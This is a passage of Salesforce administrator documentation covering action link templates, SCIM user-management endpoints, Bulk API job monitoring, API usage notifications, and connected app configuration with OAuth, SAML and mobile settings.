5. Select the `Category`, which indicates where to display the instantiated action link groups on feed elements. Primary displays action link groups in the body of feed elements. Overflow displays action link groups in the overflow menu of feed elements. If an action link group template is Primary, it can contain up to three action link templates. If an action link group template is Overflow, it can contain up to four action link templates.
6. Select the number of `Executions Allowed`, which indicates how many times the action link groups instantiated from this template can be executed. (Action links within a group are mutually exclusive.) If you choose Unlimited, the action links in the group cannot be of type `Api` or `ApiAsync`.
7. (Optional) Enter the `Hours until Expiration`, which is the number of hours from when the action link group is created until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760. See [Set the Action Link Group Expiration Time](#).
8. Click **Save**.
9. Click **New** to create an action link template. The action link template is automatically associated with an action link group template in a master-detail relationship.
10. Select the `Action Type`. Values are:
 - `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server.
 - `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/actionLinkId` to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete.
 - `Download`—The action link downloads a file from the action URL.
 - `Ui`—The action link takes the user to a Web page at the action URL.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To create action link group templates:

- “Customize Application”

To create action link templates:

- “Customize Application”

11. Enter an `Action URL`, which is the URL for the action link.

For a `UI` action link, the URL is a Web page. For a `Download` action link, the URL is a link to a file to download. For an `Api` action link or an `ApiAsync` action link, the URL is a REST resource.

Links to resources hosted on Salesforce servers can be relative, starting with a `/`. All other links must be absolute and start with `https://`. This field can contain [binding variables](#) in the form `{!Bindings.key}`, for example, `https://www.example.com/{!Bindings.itemId}`. Set the binding variable's value when you instantiate the action link group from the template, as in this Chatter REST API example, which sets the value of `itemId` to `8675309`.

```
POST /connect/action-link-group-definitions

{
  "templateId" : "07gD00000004C9r",
  "templateBindings" : [
    {
      "key": "itemId",
      "value": "8675309"
    }
  ]
}
```

This field can also contain [context variables](#). Use context variables to pass information about the user who executed the action link to your server-side code. For example, this action link passes the user ID of the user who clicked on the action link to take a survey to the server hosting the survey.

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```

12. Enter the `HTTP Method` to use to make the HTTP request.
13. (Optional) If the `Action Type` is `Api` or `ApiAsync`, enter an `HTTP Request Body`.

This field can contain [binding variables](#) and [context variables](#).

14. (Optional) If the `Action Type` is `Api` or `ApiAsync`, enter `HTTP Headers`.

This field can contain [binding variables](#) and [context variables](#).

If an action link instantiated from the template makes a request to a Salesforce resource, the template must have a `Content-Type` header.

15. (Optional) To make this action link the default link in the group (which has special formatting in the UI), select `Default Link in Group`. There can be only one default link in a group.
16. (Optional) To display a confirmation dialog to the user before the action link executes, select `Confirmation Required`.
17. Enter the relative `Position` of the action link within action link groups instantiated from this template. The first position is 0.
18. Enter the `Label Key`. This value is the key for a set of UI labels to display for these statuses: `NewStatus`, `PendingStatus`, `SuccessfulStatus`, `FailedStatus`.

For example, the `Post` set contains these labels: **Post**, **Post Pending**, **Posted**, **Post Failed**. This image shows an action link with the **Post** label key when the value of status is `SuccessfulStatus`:

19. (Optional) If none of the `LabelKey` values make sense for the action link, set `LabelKey` to **None** and enter a value in the `Label` field.

Action links have four statuses: `NewStatus`, `PendingStatus`, `SuccessStatus`, and `FailedStatus`. These strings are appended to the label for each status:

- `label`
- `label Pending`
- `label Success`
- `label Failed`

For example, if the value of `label` is "See Example," the values of the four action link states are: See Example, See Example Pending, See Example Success, and See Example Failed.

An action link can use either a `LabelKey` or `Label` to generate label names, it can't use both.

20. Select `User Visibility`, which indicates who can see the action link group.

If you select **Only creator's manager can see**, the manager is the creator's manager when the action link group is instantiated. If the creator's manager changes after the action link group is instantiated, that change is not reflected.

21. (Optional) If you selected `Only Custom User Can See` or `Everyone Except Custom User Can See`, enter a `Custom User Alias`.

Enter a string and set its value when you instantiate an action link group, just like you would set the value for a binding variable. However don't use the binding variable syntax in the template, just enter a value. For example, you could enter `ExpenseApprover`. This Chatter REST API example sets the value of `ExpenseApprover` to `005B00000000Ge16`:

```
POST /connect/action-link-group-definitions
{
  "templateId" : "07gD00000004C9r",
```

```

    "templateBindings" : [
      {
        "key": "ExpenseApprover",
        "value": "005B0000000Ge16"
      }
    ]
  }
}

```

22. To create another action link template for this action link group template, click **Save & New**.

23. If you're done adding action link templates to this action link group template, click **Save**.

24. To publish the action link group template, click **Back to List** to return to the Action Link Group Template list view.

 **Important:** You must publish a template before you can instantiate an action link group from it in Apex or Chatter REST API.

25. Click **Edit** for the action link group template you want to publish.

26. Select **Published** and click **Save**.

Edit Action Link Templates

You can edit all fields on an unpublished action link group template and on its associated action link templates.

- From Setup, enter *Action Link Templates* in the **Quick Find** box, then select **Action Link Templates**.
- To edit an action link group template, click **Edit** next to its name.
If the group template isn't published, edit any field. If it is published, edit the **Name** field only.
- To edit an action link template:
 - Click the name of its master action link group template.
 - Click the Action Link Template ID to open the detail page for the action link template.
 - Click **Edit**.
If the associated action link group template isn't published, edit any field. If it's published, edit any of these fields:
 - Action URL
 - HTTP Request Body
 - HTTP Headers

These fields support [context variables](#) and [binding variables](#).

You can add and delete context variables in any of these fields.

You cannot add a new binding variable. You can:

- Move a binding variable to another editable field in an action link template.
- Use a binding variable more than once in an action link template.
- Use a binding variable more than once in any action link templates associated with the same action link group template.
- Remove binding variables.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To edit action link group templates:

- "Customize Application"

To edit action link templates:

- "Customize Application"

Delete Action Link Group Templates

When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

1. From Setup, enter *Action Link Templates* in the *Quick Find* box, then select **Action Link Templates**.
2. To delete an action link group template, click **Del** next to its name.

 **Important:** When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the template. The action link group is deleted from any feed elements it has been associated with, which means that action links disappear from those posts in the feed.

3. To delete an action link template:
 - a. Click the name of its master action link group template.
 - b. Click the Action Link Template ID to open the detail page for the action link template.
 - c. Click **Delete**.

 **Important:** You can't delete an action link template that's associated with a published action link group template.

Package Action Link Templates

Package action link templates to distribute them to other Salesforce organizations.

When you add an action link group template, any associated action link templates are also added to the package. You can add an action link group template to a managed or unmanaged package. As a packageable component, action link group templates can also take advantage of all the features of managed packages, such as listing on the AppExchange, push upgrades, post-install Apex scripts, license management, and enhanced subscriber support. To create a managed package, you must use a Developer Edition organization.

- See *Creating and Editing a Package* at <https://help.salesforce.com>.

Use the System for Cross-Domain Identity Management (SCIM)

Salesforce supports the open-standard cross-domain identity management SCIM specification 1.1, and provides a few extensions to the spec so you can edit and manage user properties using the REST API.

Use CRUD (create, read, update, and disable) operations on users. Also assign and unassign users to a Salesforce profile, permission set, role, or public group using the REST API.

Available in all editions

The following are the Salesforce SCIM endpoints, where *salesforce_org_url* is the organization URL (such as a custom domain) for the user.

- `https://salesforce_org_url/services/scim/v1/Users`
- `https://salesforce_org_url/services/scim/v1/Groups`
- `https://salesforce_org_url/services/scim/v1/Entitlements`
- `https://salesforce_org_url/services/scim/v1/Schemas`

You can request the capabilities of the Salesforce SCIM implementation using

`https://salesforce_org_url/services/scim/v1/ServiceProviderConfigs`.

You can request the properties of a specific user using

`https://salesforce_org_url/services/scim/v1/Users/userID` where *userID* is the user's 18-character organization ID.

Salesforce also includes the following extensions.

- manager ID
- external users
- custom attributes
- permission sets

The following SCIM enterprise extensions show up under this URN:

`urn:scim:schemas:extension:enterprise:1.0`

- *employeeNumber*
- *division*
- *department*
- *manager* (*managerId* and *displayName*)
- *delegatedApprover* (*delegatedApproverId* and *displayName*)

The following extensions show up under this URN:

`urn:salesforce:schemas:extension:18CHARORGID`

- *custom fields* (if the organization has any)

The following extensions for external identity or community users (whose *profileId* in Entitlements is of type *external identity* or *community users*) show up under this URN:

`urn:salesforce:schemas:extension:external:1.0`

- *accountId*
- *contactId*

If these values aren't provided, then Salesforce creates contact and account records for the user. The new account name is in the format ***username*JITUserAccount**. For example: `user@corpname.orgJITUserAccount`.

Note: The following applies to all SCIM operations.

- In a clause, **AND** does not have precedence over **OR**. Explicitly add brackets to the clauses if any single clause contains both **AND** and **OR**.
- In a clause, attribute names and operators are case-sensitive.
- These fields must be filtered on their own.
 - Users: `entitlements`, `groups`.

- Groups: members.
- Entitlements: members.

For more information, see the [SCIM 1.1 core schema specification](#), the [SCIM 1.1 REST API specification](#), and the [Salesforce REST API Developer's Guide](#).

Bulk Data Load Jobs

Monitoring Bulk Data Load Jobs

You can create update, or delete a large volume of records with the Bulk API, which is optimized for processing large sets of data. It makes it simple to load, update, or delete data from a few thousand to millions of records. Processing a large amount of records takes some time. This page allows you to monitor the progress of current jobs and the results of recent jobs.

Process a set of records by creating a job that contains one or more batches. The job specifies which object is being processed and what type of action is being used (query, insert, upsert, update, or delete). A batch is a set of records sent to the server in an HTTP POST request. Each batch is processed independently by the server, not necessarily in the order it is received.

To track the status of bulk data load jobs that are in progress or recently completed, from Setup, enter *Bulk Data Load Jobs* in the Quick Find box, then select **Bulk Data Load Jobs**.

The In Progress Jobs list contains the following columns, shown in alphabetical order:

Column	Description
Job ID	The unique, 15-character ID for this job.
Object	The object type for the data being processed. All data in a job must be of a single object type.
Operation	The processing operation for all the batches in the job. The valid values are: <ul style="list-style-type: none"> • delete • insert • query • upsert • update • hardDelete
Progress	The percentage of batches processed relative to the total number of batches submitted. Progress is not shown when the job is open because the total number of batches in the job is not known until the job is closed. Progress may not accurately reflect the number of records processed. Batches may not all contain the same number of records and they may be processed at different speeds.
Records Processed	The number of records already processed. This number increases as more batches are processed.

USER PERMISSIONS

To monitor bulk data load jobs:

- "Manage Data Integrations"

Column	Description
Start Time	The date and time when the job was submitted.
Status	The current state of processing for the job. The valid values are: <ul style="list-style-type: none"> • <code>Open</code>: The job has been created, and batches can be added to the job. • <code>Closed</code>: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • <code>Aborted</code>: The job has been aborted. • <code>Failed</code>: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
Submitted By	The name of the user that submitted the job.

The Completed Jobs list contains the following columns, shown in alphabetical order. Completed jobs are removed from the list seven days after completion.

Column	Description
End Time	The date and time when the job completed.
Job ID	The unique, 15-character ID for this job.
Object	The object type for the data being processed. All data in a job must be of a single object type.
Operation	The processing operation for all the batches in the job. The valid values are: <ul style="list-style-type: none"> • <code>delete</code> • <code>insert</code> • <code>query</code> • <code>upsert</code> • <code>update</code> • <code>hardDelete</code>
Records Processed	The number of records already processed. This number increases as more batches are processed.
Start Time	The date and time when the job was submitted.
Status	The current state of processing for the job. The valid values are: <ul style="list-style-type: none"> • <code>Open</code>: The job has been created, and batches can be added to the job. • <code>Closed</code>: No new batches can be added to this job. [View Bulk Data Load Job Details](#)

View Bulk Data Load Job Details

You can create, update, or delete a large volume of records with the Bulk API, which is optimized for processing large sets of data. It makes it simple to load, update, or delete data from a few thousand to millions of records. Processing a large amount of records takes some time. This page allows you to monitor the progress of current jobs and the results of recent jobs.

To view the details of a bulk data load job:

1. From Setup, enter *Bulk Data Load Jobs* in the Quick Find box, then select **Bulk Data Load Jobs**.
2. Click a Job ID link for a job.

The job detail page contains the following fields, shown in alphabetical order:

Field	Description
Apex Processing Time (ms)	The number of milliseconds taken to process triggers and other processes related to the job data. This is the sum of the equivalent times in all batches in the job. This doesn't include the time used for processing asynchronous and batch Apex operations. If there are no triggers, the value is 0.
API Active Processing Time (ms)	The number of milliseconds taken to actively process the job and includes the time tracked in the <i>Apex Processing Time (ms)</i> field, but doesn't include the time the job waited in the queue to be processed or the time required for serialization and deserialization. This is the sum of the equivalent times in all batches in the job.
API Version	The API version for the job.
Completed Batches	The number of batches that have been completed for this job.
Concurrency Mode	The concurrency mode for processing batches. The valid values are: <ul style="list-style-type: none"> • <code>parallel</code>: Batches are processed in parallel mode. This is the default value. • <code>serial</code>: Batches are processed in serial mode.
Content Type	The content type for the job. The valid values are: <ul style="list-style-type: none"> • <code>CSV</code>—data in CSV format • <code>XML</code>—data in XML format (default option) • <code>ZIP_CSV</code>—data in CSV format in a zip file containing binary attachments

	<ul style="list-style-type: none"> ZIP_XML—data in XML format in a zip file containing binary attachments
End Time	The date and time when the job completed.
External ID Field	The name of the external ID field for an <code>upsert()</code> .
Failed Batches	The number of batches that have failed for this job.
Job ID	The unique, 15-character ID for this job.
In Progress Batches	The number of batches that are in progress for this job.
Object	The object type for the data being processed. All data in a job must be of a single object type.
Operations	<p>The processing operation for all the batches in the job. The valid values are:</p> <ul style="list-style-type: none"> delete insert query upsert update hardDelete
Progress	The percentage of batches processed relative to the total number of batches submitted. Progress is not shown when the job is open because the total number of batches in the job is not known until the job is closed. Progress may not accurately reflect the number of records processed. Batches may not all contain the same number of records and they may be processed at different speeds.
Queued Batches	The number of batches queued for this job.
Records Failed	The number of records that were not processed successfully in this job.
Records Processed	The number of records processed at the time the request was sent. This number increases as more batches are processed.
Retries	The number of times that Salesforce attempted to save the results of an operation. The repeated attempts are due to a problem, such as a lock contention.
Start Time	The date and time when the job was submitted.
Status	<p>The current state of processing for the job. The valid values are:</p> <ul style="list-style-type: none"> Open: The job has been created, and batches can be added to the job. Closed: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. Aborted: The job has been aborted. Failed: The job has failed. Batches that were successfully processed in the job cannot be rolled back.

Field	Description
Submitted By	The name of the user that submitted the job.
Time to Complete	The total time to complete the job.
Total Processing Time (ms)	The number of milliseconds taken to process the job. This is the sum of the total processing times for all batches in the job.

The job detail page includes a related list of all the batches for the job. The related list provides **View Request** and **View Response** links for each batch. If the batch is a CSV file, the links return the request or response in CSV format. If the batch is an XML file, the links return the request or response in XML format. These links are available for batches created in API version 19.0 and later.

The batch related list contains the following fields, shown in alphabetical order:

Field	Description
Apex Processing Time (ms)	The number of milliseconds taken to process triggers and other processes related to the batch data. If there are no triggers, the value is 0. This doesn't include the time used for processing asynchronous and batch Apex operations.
API Active Processing Time (ms)	The number of milliseconds taken to actively process the batch, and includes Apex processing time. This doesn't include the time the batch waited in the queue to be processed or the time required for serialization and deserialization.
Batch ID	The ID of the batch. May be globally unique, but does not have to be.
End Time	The date and time in the UTC time zone that processing ended. This is only valid when the state is <code>Completed</code> .
Records Failed	The number of records that were not processed successfully in this batch.
Records Processed	The number of records processed in this batch at the time the request was sent. This number increases as more batches are processed.
Retry Count	The number of times that Salesforce attempted to save the results of an operation. The repeated attempts are due to a problem, such as lock contention or a batch taking too long to process.
Start Time	The date and time in the UTC time zone when the batch was created. This is not the time processing began, but the time the batch was added to the job.
State Message	Contains the reasons for failure if the batch didn't complete successfully.
Status	The current state of processing for the batch: <ul style="list-style-type: none"> <code>Queued</code>: Processing of the batch has not started yet. If the job associated with this batch is aborted, this batch isn't processed and its state is set to <code>Not Processed</code>. <code>In Progress</code>: The batch is currently being processed. If the job associated with this batch is aborted, this batch is still processed to completion. You must close the job associated with this batch so that this batch can finish processing.

Field	Description
	<ul style="list-style-type: none"> Completed: The batch has been processed completely and the result resource is available. The result resource indicates if some records have failed. A batch can be completed even if some or all the records have failed. If a subset of records failed, the successful records aren't rolled back. Failed: The batch failed to process the full request due to an unexpected error, such as the request being compressed with an unsupported format, or an internal server error. Not Processed: The batch failed to process the full request due to an unexpected error, such as the request being compressed with an unsupported format, or an internal server error.
Total Processing Time (ms)	The number of milliseconds taken to process the batch. This excludes the time the batch waited in the queue to be processed.
View Request	Click the link for a batch to see the request.
View Result	Click the link for a batch to see the results.

API Usage Notifications

API Usage Notifications

When you create a request usage notification, you specify an administrator to receive an email notification whenever your organization exceeds a specified limit for the number of API requests made in a specified span of hours.

To view API usage notifications, from Setup, enter *API Usage Notifications* in the **Quick Find** box, then select **API Usage Notifications**.

From the notifications list, you can:

- Click **Edit** or **Del** to edit or delete an existing notification.
- View the name of the user who will receive the notification.
- View the notification interval, which defines the frequency at which the notifications are sent. For example, if the notification interval is four hours, a notification will be sent only if the last notification was sent at least four hours ago. Thus, during a 24-hour period, a maximum of six notifications will be sent.
- View the percent of the limit which, if exceeded, triggers a notification to be sent. For example, if your organization has a limit of 1,000,000 requests, and you set a threshold percentage of 60 (60%) and a notification interval of 24 hours, when 600,000 API requests have been sent in a 24-hour period, the specified user receives a notification.
- View the name of the user who created the notification and when the notification was created, as well as the last time the notification was modified, and the name of the user who made the modification.

To create a new notification, click **New**.

[Creating and Editing API Usage Notifications](#)

Viewing API Usage Notifications

On the API usage notifications detail page, you can view information about a notification:

- Notification Recipient—The username for the person to whom the email notification is sent.
- Threshold—The percent of the usage limit that, when reached, triggers an email notification.
- Notification Interval (Hours)—The frequency at which the notifications are sent. For example, if the notification interval is four hours, a notification is sent only if the last notification was sent at least four hours ago. Thus, during a 24-hour period, a maximum of six notifications will be sent.
- Created By—The user who created the notification request, and the time it was created.
- Modified By—The user who last edited the notification.

On this page, you can also create a new notification based on the values of the notification being displayed. Click **Clone** to create a new notification with the current values populated in the new notification. You can edit the values before saving.

[Creating and Editing API Usage Notifications](#)

[API Usage Notifications](#)

Creating and Editing API Usage Notifications

On the API usage metering edit page, you can supply the required values for a rate-limiting notification. From Setup, enter *API Usage Notifications* in the **Quick Find** box, then select **API Usage Notifications**.

- The Salesforce user who will receive the notifications.
- The threshold percentage—the percentage of the rate limit that, once exceeded in the specified notification interval, triggers a notification to be sent to the specified user. Value must be between 0 and 100.
- The time period for which the number of requests is measured, in hours. For example, if the interval is 24, the rate must be exceeded in the past 24 hours for a notification to be sent.

If you change the time period, the new time period does not take effect until after the next notification of the existing time period. For example, assume you have set the time period to send notifications every hour. Then at 4:05 p.m., you set the time period to send notifications

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide Single Sign-On, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow administrators to set various security policies and have explicit control over who may use the corresponding applications.

A developer or administrator defines a connected app for Salesforce by providing the following information.

- Name, description, logo, and contact information
- A URL where Salesforce can locate the app for authorization or identification
- The authorization protocol: OAuth, SAML, or both
- Optional IP ranges where the connected app might be running
- Optional information about mobile policies the connected app can enforce

For connected apps that use OAuth service providers, define the OAuth scopes and callback URL for the connected app. In return, Salesforce provides an OAuth Consumer Key and a Consumer Secret for authorizing the connected app.

For connected apps that use SAML service providers, define the Entity ID, ACS (assertion consumer service) URL, Subject Type, Name ID Format and Issuer (these should be available from the service provider) for authorizing the connected app.

There are two deployment modes:

- The app is created and used in the same organization. This is a typical use case for IT departments, for example.
- The app is created in one organization and installed on other organizations. This is how an entity with multiple organizations or an ISV would use connected apps.

Administrators can install the connected app into their organization, enable SAML authentication, and use profiles, permission sets, and IP range restrictions to control which users can access the application. They can set the connected app to be exposed as a canvas app for tighter integration with the Salesforce UI. Administrators can also uninstall the connected app and install a newer version when a developer updates the remote app and notifies administrators that there is a new version available.

 **Note:** In a Group Edition organization, you can't manage individual user access using profiles. However, you can set policies when you edit an OAuth connected app's settings in a Group Edition organization to control access to the connected app for all users.

And, Salesforce-managed connected apps packages like those for the Salesforce1 downloadable apps can't be uninstalled. They are automatically updated when the next user's session refreshes.

Connected apps can be added to managed packages, only. Connected apps are not supported for unmanaged packages.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

To create a connected app:

1. From Setup, enter *Apps* in the *Quick Find* box, then select **Apps**.
2. In the Connected Apps section, click **New**.

The information you enter to create a connected app is divided into these parts:

- [Basic Information](#)
- [API \(Enable OAuth Settings\)](#)
- [Web App Settings](#)
- [Custom Connected App Handler](#)
- [Mobile App Settings](#)
- [Canvas App Settings](#)

You can create a connected app without specifying any authorization, canvas, or mobile settings. This kind of connected app behaves like a "bookmark" to the specified URL that appears in the user's App Launcher and the drop-down app menu. Simply enter basic information and provide a `start URL` in the Web App Settings. If the destination requires authentication, the service hosting the destination URL should prompt users to provide login credentials when they navigate to it.

When you've finished entering the information, click **Save** to save your new app. You can now publish your app, make further edits, or delete it. If you're using OAuth, saving your app gives you two new values the app uses to communicate with Salesforce:

- `Consumer Key`: A value used by the consumer to identify itself to Salesforce. Referred to as `client_id` in OAuth 2.0.
- `Consumer Secret`: A secret used by the consumer to establish ownership of the consumer key. Referred to as `client_secret` in OAuth 2.0.

Important: As you update fields for a connected app, be aware that changes to some fields immediately apply to all installed versions of the connected app, too. These are version-independent fields that bypass the packaging or installation lifecycle. Users of the connected app will see things like the description change. The following fields have this version-independent behavior.

- Description
- Info URL
- Logo Image URL

- Callback URL

Basic Information

Specify basic information about your app in this section, including the app name, logo, and contact information.

1. Enter the `Connected App Name`. This name is displayed in the list of connected apps.

Note: The name must be unique for the current connected apps in your organization. You can reuse the name of a deleted connected app if the connected app was created using the Spring '14 release or later. You cannot reuse the name of a deleted connected app if the connected app was created using an earlier release.

2. Enter the `API Name`, used when referring to your app from a program. It defaults to a version of the name without spaces. Only letters, numbers, and underscores are allowed, so you'll need to edit the default name if the original app name contained any other characters.
3. Provide the `Contact Email` that Salesforce should use for contacting you or your support team. This address is not provided to administrators installing the app.
4. Provide the `Contact Phone` for Salesforce to use in case we need to contact you. This number is not provided to administrators installing the app.
5. Enter a `Logo Image URL` to display your logo in the list of connected apps and on the consent page that users see when authenticating. The URL must use HTTPS. The logo image can't be larger than 125 pixels high or 200 pixels wide, and must be in the GIF, JPG, or PNG file format with a 100 KB maximum file size. The default logo is a cloud. You have several ways to add a custom logo.
 - You can upload your own logo image by clicking **Upload logo image**. Select an image from your local file system that meets the size requirements for the logo. When your upload is successful, the URL to the logo appears in the `Logo Image URL` field. Otherwise, make sure the logo meets the size requirements.
 - You can also select a logo from the samples provided by clicking **Choose one of our sample logos**. The logos available include ones for Salesforce apps, third-party apps, and standards bodies. Click the logo you want, and then copy and paste the displayed URL into the `Logo Image URL` field.
 - You can use a logo hosted publicly on Salesforce servers by uploading an image that meets the logo file requirements (125 pixels high or 200 pixels wide, maximum, and in the GIF, JPG, or PNG file format with a 100 KB maximum file size) as a document using the Documents tab. Then, view the image to get the URL, and enter the URL into the `Logo Image URL` field.
6. Enter an `Icon URL` to display a logo on the OAuth approval page that users see when they first use your app. The logo should be 16 pixels high and wide, on a white background. Sample logos are also available for icons.

You can select an icon from the samples provided by clicking **Choose one of our sample logos**. Click the icon you want, and then copy and paste the displayed URL into the `Icon URL` field.
7. If there is a Web page with more information about your app, provide a `Info URL`.
8. Enter a `Description` to be displayed in the list of connected apps.

Prior to Winter '14, the `Start URL` and `Mobile Start URL` were defined in this section. These fields can now be found under Web App Settings and Mobile App Settings below.

API (Enable OAuth Settings)

This section controls how your app communicates with Salesforce. Select `Enable OAuth Settings` to configure authentication settings.

1. Enter the `Callback URL` (endpoint) that Salesforce calls back to your application during OAuth; it's the OAuth `redirect_uri`. Depending on which OAuth flow you use, this is typically the URL that a user's browser is redirected to after successful authentication. As this URL is used for some OAuth flows to pass an access token, the URL must use secure HTTP (HTTPS) or a custom URI scheme. If you enter multiple callback URLs, at run time Salesforce matches the callback URL value specified by the application with one of the values in `Callback URL`. It must match one of the values to pass validation.
2. If you're using the JWT OAuth flow, select `Use Digital Signatures`. If the app uses a certificate, click **Choose File** and select the certificate file.
3. Add all supported OAuth scopes to `Selected OAuth Scopes`. These scopes refer to permissions given by the user running the connected app, and are followed by their OAuth token name in parentheses:

Access and manage your Chatter feed (`chatter_api`)

Allows access to Chatter REST API resources only.

Access and manage your data (`api`)

Allows access to the logged-in user's account using APIs, such as REST API and Bulk API. This value also includes `chatter_api`, which allows access to Chatter REST API resources.

Access your basic information (`id, profile, email, address, phone`)

Allows access to the Identity URL service.

Access custom permissions (`custom_permissions`)

Allows access to the custom permissions in an organization associated with the connected app, and shows whether the current user has each permission enabled.

Allow access to your unique identifier (`openid`)

Allows access to the logged in user's unique identifier for OpenID Connect apps.

Full access (`full`)

Allows access to all data accessible by the logged-in user, and encompasses all other scopes. `full` does not return a refresh token. You must explicitly request the `refresh_token` scope to get a refresh token.

Perform requests on your behalf at any time (`refresh_token, offline_access`)

Allows a refresh token to be returned if you are eligible to receive one. This lets the app interact with the user's data while the user is offline. The `refresh_token` scope is synonymous with `offline_access`.

Provide access to custom applications (`visualforce`)

Allows access to Visualforce pages.

Provide access to your data via the Web (`web`)

Allows the ability to use the `access_token` on the Web. This also includes `visualforce`, allowing access to Visualforce pages.

If your organization had the `No user approval required for users in this organization` option selected on your remote access prior to the Spring '12 release, users in the same organization as the one the app was created in still have automatic approval for the app. The read-only `No user approval required for users in this organization` checkbox is selected to show this condition. For connected apps, the recommended procedure after you've created an app is for administrators to install the app and then set `Permitted Users` to `Admin-approved users`. If the remote access option was not checked originally, the checkbox doesn't display.

Web App Settings

Enter a `Start URL` for your app to direct users to a specific location after they've authenticated. If you don't enter a `Start URL`, users will be sent to the application's default start page after authentication completes. If the connected app that you're creating is a canvas app, then you don't need to enter a value for this field. The `Canvas App URL` field contains the URL that gets called for the connected app.

If your connected app will use a SAML service provider, select `Enable SAML`. Enter the `Entity Id`, `ACS URL`, `Subject Type`, `Name ID Format` and `Issuer`, available from your service provider. Select `Verify Request Signatures` if the service provider gave you a security certificate. Browse your system for the certificate. This is only necessary if you plan to initiate logging into Salesforce from the service provider and the service provider signs their SAML requests.

 **Important:** If you upload a certificate, all SAML requests must be signed. If no certificate is uploaded, all SAML requests are accepted.

Optionally, select `Encrypt SAML Response` to upload a certificate and select an encryption method for encrypting the assertion. Valid encryption algorithm values are `AES-128` (128-bit key), `AES-256` (256-bit key), and `Triple-DES` (Triple Data Encryption Algorithm).

Custom Connected App Handler

Customize the behavior of a connected app with Apex. Create a class that extends the `ConnectedAppPlugin` Apex class, and associate it with a connected app. The class can support new authentication protocols or respond to user attributes in a way that benefits a business process.

The plugin runs on behalf of a user account. In the `Run As` field, select the user for the plugin. If the user isn't authorized for the connected app, use the `authorize` method to do so. For more information, see the `ConnectedAppPlugin` class in the [Force.com Apex Code Developer's Guide](#).

Mobile App Settings

1. Enter the `Mobile Start URL` to direct users to a specific location when the app is accessed from a mobile device. If you don't enter a `Mobile Start URL`, users will be sent to the `Start URL` defined under Web App Settings. If the connected app you're creating is a canvas app, you don't need to enter a value for this field. The Canvas App URL field contains the URL that gets called for the connected app.
2. Select `PIN Protect`, if your app supports PIN protection. This gives an administrator the option of setting the session timeout and PIN length for mobile applications after installing the connected app. PIN protection is automatically supported by the Salesforce Mobile SDK (https://developer.salesforce.com/page/Mobile_SDK). You can also implement it manually by reading the `mobile_policy` object from the user's Identity URL.
3. Specify the `App Platform` by choosing iOS or Android from the drop-down list.
4. Specify the supported device form factor(s) for the mobile app from the `Restrict to Device Type` drop-down list. The possible values are Phone, Tablet, or Mini-Tablet. If the app is universal (that is, supports all form factors), don't choose any value.
5. Enter the `App Version` number of the mobile app.
6. Enter the `Minimum OS Version` required for the app.
7. Select `Private App` to confirm this app is for internal (non-public) distribution only. This is required because Apple doesn't allow distribution of public mobile apps outside of its app store.
8. If the mobile app is private, specify the location of the `Mobile App Binary` file. This is an IPA file for iOS and an APK file for Android.
9. For iOS apps only:
 - a. Specify the location of the Application Icon. This is the icon displayed during download and installation of the app on an iOS device.
 - b. Specify the iOS Bundle Identifier.

 **Note:** For iOS 7 and higher, you must specify the same bundle identifier that you used for developing the app in XCode. Otherwise, the end user will see two app icons on app installation.

10. If the mobile connected app is a public app and you haven't uploaded its binary file to Salesforce, enter the `App Binary URL` here.

 **Note:** If you remove mobile integration from a new version of an existing connected app, mobile integration is no longer included in any version of the connected app. For example, imagine publishing a package containing version 1.0 of your connected app with mobile integration. Then remove mobile integration from the app, repackage it, and publish it as version 1.1. If a customer installs the earlier package with version 1.0 at this point, the version 1.0 connected app will not contain mobile integration.

Your connected app can receive push notifications if:

- Your app is built with Salesforce Mobile SDK.
- Your app implements the Mobile SDK push notification protocol for your platform.
- You are a registered developer with the mobile platform provider (Apple or Google).
- Your app is registered with Apple Push Notification Service (APNS) for iOS push notifications or with Google Cloud Messaging (GCM) for Android push notifications.
- You've implemented Apex handlers for push notifications.

 **Note:** A push-enabled connected app can support only one mobile platform. If you provide Android and iOS versions of your mobile app and need to support push notifications on both versions, create a connected app for each platform.

To learn how to fulfill these requirements, see the *Salesforce Mobile Push Notifications Implementation Guide*.

To configure push notifications for APNS (iOS):

1. Select **Push Messaging Enabled**.
2. For Supported Push Platform, select **Apple**.
3. Select the Apple environment that is valid for your APNS push notifications certificate.
4. For Certificate, select the `.p12` certificate file that you received from APNS when you registered your app for push notifications (for example, `appkey.p12`).
5. Enter the password for your `.p12` certificate file.

To configure push notifications for GCM (Android):

1. Select **Push Messaging Enabled**.
2. For Supported Push Platform, select **Android GCM**.
3. For Key for Server Applications (API Key), enter the key that you obtained during developer registration with Google.

To change the mobile platform that you've configured for push notifications:

1. Deselect **Push Messaging Enabled**.
2. Save the connected app, and then click **Edit**.
3. Change **App Platform** and associated values in Mobile Settings to reflect the new platform.
4. Reconfigure push notifications for the new platform.

Canvas App Settings

Two types of canvas apps are available:

- *Canvas apps* that are installed by the organization administrator.
